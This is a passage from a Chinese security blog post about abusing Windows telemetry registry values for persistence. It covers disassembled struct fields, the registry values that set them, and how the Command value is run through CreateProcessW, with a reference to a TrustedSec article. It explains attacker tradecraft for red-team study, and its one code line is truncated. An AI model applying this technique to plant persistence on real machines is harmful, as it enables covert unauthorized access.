12	4	ddw	dword	CommandByteLen	
16	8	addr	pointer	PRegKey	
24	4	ddw	dword	RunMode	
28	1	db	byte	BoolMaintenance	
29	1	db	byte	BoolOobe	
30	1	db	byte	BoolNightly	
31	1	db	byte	BoolSchedulingNeeded	
32	1	db	byte	ScheduleCheckResult	

从反汇编中，可以看出这些字段是从注册表项填充的：

- Command populates the *LPWSTR* Command/CommandByteLen
- Maintenance sets **BoolMaintenance**
- Nightly sets **BoolNightly**
- Oobe sets **BoolOobe**
- Sku sets the *DWORD* **DWSKU**
- SchedulingNeeded sets **BoolSchedulingNeeded**


可以将指定的命令将被加载到缓冲区中，如下所示：

```
1 char command[520] = {0}; StringCchCatW(command, 260, L"%ls %ls%hs", this
```

根据使用的运行模式/计划，可以将 *-oobe* 或 *-fullsync* 添加到命令行。最终，它作为第二个参数传递给函数 **CreateProcessW(CreateProcessW)** 用于创建一个新进程及其主线程。新进程在调用进程安全的运行。等效于将其作为 shell 命令运行。

这里需要注意的是如果是任务进程结束后，我们的子项也会跟着结束进程。

总结：在红蓝对抗中，套路总是在不断变化的，红队一直在寻找新颖有趣的方法来在目标网络上实现相同的目标，对此我们也需要不断学习新的姿势和套路来不断完善自己与团队。





参考文献：

<https://www.trustedsec.com/blog/abusing-windows-telemetry-for-persistence/>



知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队